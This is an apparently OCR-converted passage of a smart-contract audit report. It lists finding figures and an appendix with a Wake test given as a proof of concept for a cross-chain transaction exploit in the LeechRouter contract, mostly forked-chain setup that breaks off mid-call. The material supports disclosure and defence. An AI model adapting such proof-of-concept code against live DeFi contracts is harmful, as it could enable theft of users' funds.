


Figure 3. `tx.origin` *usage*

Figure 4. `tx.origin` *usage*

Figure 5. `tx.origin` *usage*




Figure 6. Unused `using for`




Figure 7. Unused `using for`




Figure 8. Unused `using for`




Figure 9. Unused `using for`




Figure 10. Unused `using for`




Figure 11. Unused `using for`




Figure 12. Unused modifiers

Figure 13. Unused errors




Figure 14. Unused errors

Figure 15. Unused errors




Figure 16. Unused errors

B.3. Graphs




Figure 17. CFG of `_depositSingle`

Appendix C: Proof of concept of cross-chain transactions exploit

The following Wake test demonstrates an exploitation of the cross-chain transaction vulnerability in the `LeechRouter` contract.

For more information about this issue see in C1 finding.

```
import time
from wake.testing import *
from wake.deployment import Abi

from pytypes.contracts.core.BanList import BanList
from pytypes.contracts.core.ILeechRouter import ILeechRouter
from pytypes.contracts.core.LeechRouter import LeechRouter
from pytypes.contracts.core.LeechSwapper import LeechSwapper
from pytypes.contracts.core.rewarder.Rewarder import Rewarder
from pytypes.contracts.core.transporter.BaseLeechTransporter import
BaseLeechTransporter
from pytypes.contracts.core.transporter.IStargate import IStargate
from pytypes.contracts.core.transporter.optimism.IRouterVelodrome import
IRouterVelodrome
from pytypes.contracts.core.transporter.optimism.LeechTransporterOptimism
import LeechTransporterOptimism
from pytypes.contracts.libraries.Helpers import Helpers
from pytypes.contracts.libraries.HelpersUpgradeable import
HelpersUpgradeable
from pytypes.contracts.strategies.IOracle import IOracle
from pytypes.contracts.strategies.farming.Velodrome.IGauge import IGauge
from
pytypes.contracts.strategies.farming.Velodrome.StrategyVelodromeV2StableFarm
import StrategyVelodromeV2StableFarm

from pytypes.contracts.strategies.IBaseStrategy import IBaseStrategy
from pytypes.tests.mock.LeechSwapperMock import LeechSwapperMock
from pytypes.wake.interfaces.IERC20Metadata import IERC20Metadata

from eth_utils import to_bytes
# Print failing tx call trace
def revert_handler(e: TransactionRevertedError):
    if e.tx is not None:
        print(e.tx.call_trace)
```

```
29
30 optimism_chain = Chain()
31 local_chain = Chain()
32
33 USDC = IERC20Metadata("0x7F5c764cBc14f9669B88837ca1490cCa17c31607",
   chain=optimism_chain)
34 USDT = IERC20Metadata("0x94b008aA00579c1307B0EF2c499aD98a8ce58e58",
   chain=optimism_chain)
35 VELO = IERC20Metadata("0x9560e827aF36c94D2Ac33a39bCE1Fe78631088Db",
   chain=optimism_chain)
36
37 USDC_ETHEREUM = IERC20Metadata("0xa0b86991c6218b36c1d19d4a2e9eb0ce3606eb48",
   chain=local_chain)
38 USDT_ETHEREUM = IERC20Metadata("0xdAC17F958D2ee523a2206206994597C13D831ec7",
   chain=local_chain)
39
40 MSUSD = IERC20Metadata("0x9dAbAE7274D28A45F0B65Bf8ED201A5731492ca0",
   chain=optimism_chain)
41 LPMSUSD = IERC20Metadata("0xe148D6Ae042De77c1f9fe0d6c495EbfD7b705B4c",
   chain=optimism_chain)
42
43 GAUGEMSUSD = IGauge("0xf9ddd38A4e0C3237563DBB651D1a155551e54ad6",
   chain=optimism_chain)
44
45 @optimism_chain.connect(fork="<INPUT_URL_OF_OPTIMISM_CHAIN_TO_FORK>")
46 @local_chain.connect(fork="<INPUT_URL_OF_MAINNET_TO_FORK>")
47 @on_revert(revert_handler)
48 def test_default():
49
50     owner = optimism_chain.accounts[0]
51
52     leech_router = LeechRouter.deploy(chain=optimism_chain)
53
54     library_helpers = Helpers.deploy(chain=optimism_chain)
55     leech_swapper = LeechSwapper.deploy(chain=optimism_chain)
56     leech_rewarder = Rewarder.deploy(chain=optimism_chain)
57
58     library_helpers_upgradeable =
   HelpersUpgradeable.deploy(chain=optimism_chain)
59     strategy_velodrome_v2_stable =
   StrategyVelodromeV2StableFarm.deploy(chain=optimism_chain)
60
61     finalizer = optimism_chain.accounts[4]
62     treasury = optimism_chain.accounts[5]
63     validator = optimism_chain.accounts[6]
64
```

```
    banlist = BanList.deploy(chain=optimism_chain)
    leech_router.initialize(
        _baseToken=USDC,
        _treasury=treasury,
        _finalizer=finalizer,
        _validator=validator,
        _admin=owner,
        _banList=banlist.address
    )
    leech_router.setRewarder(leech_rewarder.address, from_=owner)
    leech_rewarder.initialize(leech_router.address)

    tx = strategy_velodrome_v2_stable.initialize(
        params=IBaseStrategy.InstallParams(controller=owner,
router=leech_router.address, treasury=treasury, protocolFee=0),
        tokens=[
            IBaseStrategy.Tokens(token=USDC,
oracle=IOracle("0x16a9FA2FDa030272Ce99B29CF780dFA30361E0f3",chain=optimism_c
hain), decimals=USDC.decimals()),
            IBaseStrategy.Tokens(token=USDT,
oracle=IOracle("0xECef79E109e997bCA29c1c0897ec9d7b03647F5E",chain=optimism_c
hain), decimals=USDT.decimals()),
        ],
        _token0=USDC,
        _token1=MSUSD,
        _lp=LPMSUSD,
        _gauge=GAUGEMSUSD,
    )

    user_1 = optimism_chain.accounts[1]
    user_2 = optimism_chain.accounts[2]
    user_3 = optimism_chain.accounts[3]

    # user 1
    mint_erc20(USDC, user_1, 100 * 10 ** USDC.decimals())
    mint_erc20(USDT, user_1, 100 * 10 ** USDT.decimals())
    mint_erc20(VELO, user_1, 100 * 10 ** VELO.decimals())

    # user 2
    mint_erc20(USDT, user_2, 100 * 10 ** USDT.decimals())
    mint_erc20(USDC, user_2, 100 * 10 ** USDC.decimals())
    mint_erc20(VELO, user_2, 100 * 10 ** VELO.decimals())

    # user 3
    mint_erc20(USDC, user_3, 100 * 10 ** USDC.decimals())
    mint_erc20(USDT, user_3, 100 * 10 ** USDT.decimals())
```

```
    mint_erc20(VELO, user_3, 100 * 10 ** VELO.decimals())

    velodrome_router =
IRouterVelodrome("0xa062aE8A9c5e11aaA026fc2670B0D65cCc8B2858",
chain=optimism_chain)

    leech_router.pause(from_=owner)

    # adding pool
    leech_router.setPool(poolId=17,
                         poolData=ILeechRouter.Pool(
                            chainId=10,
                            totalAllocation=0,
                            strategies=[],
                            strategy=strategy_velodrome_v2_stable.address,
                            withdrawOnly=False
                         ))
    leech_router.unpause(from_=owner)

    # adding routes
    strategy_velodrome_v2_stable.setRoutes(tokenFrom = USDC, tokenTo =
MSUSD,
        newPaths = [
            IRouterVelodrome.Route(
                from_=USDC,
                to=MSUSD,
                stable=True,
                factory=Address(
"0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
            )
        ]
    )

    strategy_velodrome_v2_stable.setRoutes(tokenFrom = MSUSD, tokenTo =
USDC,
        newPaths = [
            IRouterVelodrome.Route(
                from_=MSUSD,
                to=USDC,
                stable=True,
                factory=Address(
"0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
            )
        ]
    )

```

```
146     strategy_velodrome_v2_stable.setRoutes(tokenFrom = MSUSD, tokenTo =
    USDT,
147         newPaths = [
148             IRouterVelodrome.Route(
149                 from_=MSUSD,
150                 to=USDC,
151                 stable=True,
152                 factory=Address(
    "0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
153             ),
154             IRouterVelodrome.Route(
155                 from_=USDC,
156                 to=USDT,
157                 stable=True,
158                 factory=Address(
    "0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
159             )
160         ]
161     )
162
163     strategy_velodrome_v2_stable.setRoutes(tokenFrom = USDT, tokenTo =
    MSUSD,
164         newPaths = [
165             IRouterVelodrome.Route(
166                 from_=USDT,
167                 to=USDC,
168                 stable=True,
169                 factory=Address(
    "0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
170             ),
171             IRouterVelodrome.Route(
172                 from_=USDC,
173                 to=MSUSD,
174                 stable=True,
175                 factory=Address(
    "0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
176             )
177         ]
178     )
179
180     strategy_velodrome_v2_stable.setRoutes(tokenFrom = USDT, tokenTo = USDC,
181         newPaths = [
182             IRouterVelodrome.Route(
183                 from_=USDT,
184                 to=USDC,
185                 stable=True,
```

```
                factory=Address(
"0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
            )
        ]
    )

    strategy_velodrome_v2_stable.setRoutes(tokenFrom = USDC, tokenTo = USDT,
        newPaths = [
            IRouterVelodrome.Route(
                from_=USDC,
                to=USDT,
                stable=True,
                factory=Address(
"0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
            )
        ]
    )

    strategy_velodrome_v2_stable.setRoutes(tokenFrom = VELO, tokenTo = USDC,
        newPaths = [
            IRouterVelodrome.Route(
                from_=VELO,
                to=USDC,
                stable=True,
                factory=Address(
"0xF1046053aa5682b4F9a81b5481394DA16BE5FF5a")
            )
        ]
    )

    leech_router.setCrosschainPaused(True, from_=owner)
    leech_router.setDepositToken(USDC, 1, from_=owner)
    leech_router.setDepositToken(USDT, 1, from_=owner)
    leech_router.setCrosschainPaused(False, from_=owner)

    # deploying Leech infra on local EVM chain
    owner_etherum = local_chain.accounts[0]
    leech_router_ethereum = LeechRouter.deploy(chain=local_chain,
from_=owner_etherum)
    transporter_ethereum =
LeechTransporterOptimism.deploy(chain=local_chain, from_=owner_etherum)

    library_helpers_ethereum = Helpers.deploy(chain=local_chain)
    leech_swapper_ethereum = LeechSwapper.deploy(chain=local_chain)
    leech_rewarder_ethereum = Rewarder.deploy(chain=local_chain)

```

```
    library_helpers_upgradeable_ethereum = HelpersUpgradeable.deploy(chain=local_chain)
    strategy_velodrome_v2_stable_ethereum = StrategyVelodromeV2StableFarm.deploy(chain=local_chain)

    finalizer_ethereum = local_chain.accounts[4]
    treasury_ethereum = local_chain.accounts[5]
    validator_ethereum = local_chain.accounts[6]

    banlist_ethereum = BanList.deploy(chain=local_chain)
    leech_router_ethereum.initialize(
        _baseToken=USDC_ETHEREUM,
        _treasury=treasury_ethereum,
        _finalizer=finalizer_ethereum,
        _validator=validator_ethereum,
        _admin=owner_etherum,
        _banList=banlist_ethereum.address
    )
    leech_router_ethereum.setRewarder(leech_rewarder_ethereum.address, from_=owner_etherum)
    leech_rewarder_ethereum.initialize(leech_router_ethereum.address)

    leech_router_ethereum.pause(from_=owner_etherum)

    leech_router_ethereum.setPool(poolId=17,
                          poolData=ILeechRouter.Pool(
                             chainId=10,
                             totalAllocation=0,
                             strategies=[],
                             strategy=strategy_velodrome_v2_stable.address,
                             withdrawOnly=False
                          ), from_=owner_etherum)

    leech_router_ethereum.unpause(from_=owner_etherum)

    leech_router_ethereum.setCrosschainPaused(True, from_=owner_etherum)
    leech_router_ethereum.setDepositToken(USDC_ETHEREUM, 1, from_=owner_etherum)
    leech_router_ethereum.setTransporter(transporter_ethereum.address, from_=owner_etherum)


    user_1_ethereum = local_chain.accounts[1]
    mint_erc20(USDC_ETHEREUM, user_1_ethereum, 1000 * 10 ** USDC_ETHEREUM.decimals())
    USDC_ETHEREUM.approve(leech_router_ethereum.address, 100 * 10 **
```

```
    USDC_ETHEREUM.decimals(), from_=user_1_ethereum)
267     leech_router_ethereum.setRouter(10, leech_router.address,
    from_=owner_etherum)
268     leech_router_ethereum.setCrosschainPaused(False, from_=owner_etherum)
269
270
271     print("Leech router balance before cross-chain: ",
    USDC_ETHEREUM.balanceOf(leech_router_ethereum.address))
272
273     transporter_ethereum.initialize(USDC_ETHEREUM.address,
    USDT_ETHEREUM.address, Address(
    "0x7a250d5630B4cF539739dF2C5dAcb4c659F2488D"), from_=owner_etherum)
274     transporter_ethereum.initTransporter(
275         Address("0x0000000000000000000000000000000000000000"),
276         Address("0x0000000000000000000000000000000000000000"),
277         Address("0x0000000000000000000000000000000000000000"),
278         IStargate("0x8731d54E9D02c286767d56ac03e8037C07e01e98",
    chain=local_chain),
279         from_=owner_etherum)
280     transporter_ethereum.setActiveBridge(_bridge =
    BaseLeechTransporter.Bridge.STARGATE, from_=owner_etherum)
281     transporter_ethereum.setBaseToken(1, USDC_ETHEREUM.address,
    from_=owner_etherum)
282     transporter_ethereum.setBaseToken(10, USDC.address, from_=owner_etherum)
283     transporter_ethereum.setStargatePoolId(USDC.address, 1,
    from_=owner_etherum)
284
285     transporter_ethereum.setRouterIdForToken(USDC_ETHEREUM.address, 2,
    from_=owner_etherum)
286
287     hash_message = keccak256(
288                     Abi.encode(
289                         ["address", "address", "uint256",
290                         "uint256", "uint256", "uint16", "uint"],
291                         [user_1_ethereum.address, USDC_ETHEREUM.address, 100
    * 10 ** USDC_ETHEREUM.decimals(),
292                          0, 21237759, 17, 1]
293                     )
294                    )
295
296     # cross-chain transaction
297     user_1_ethereum.balance = 10 * 10 ** 18
298     tx = leech_router_ethereum.crosschainDeposit(
299         ILeechRouter.Request(
300             poolId=17,
301             token=USDC_ETHEREUM,
```

```
            targetToken=USDC.address,
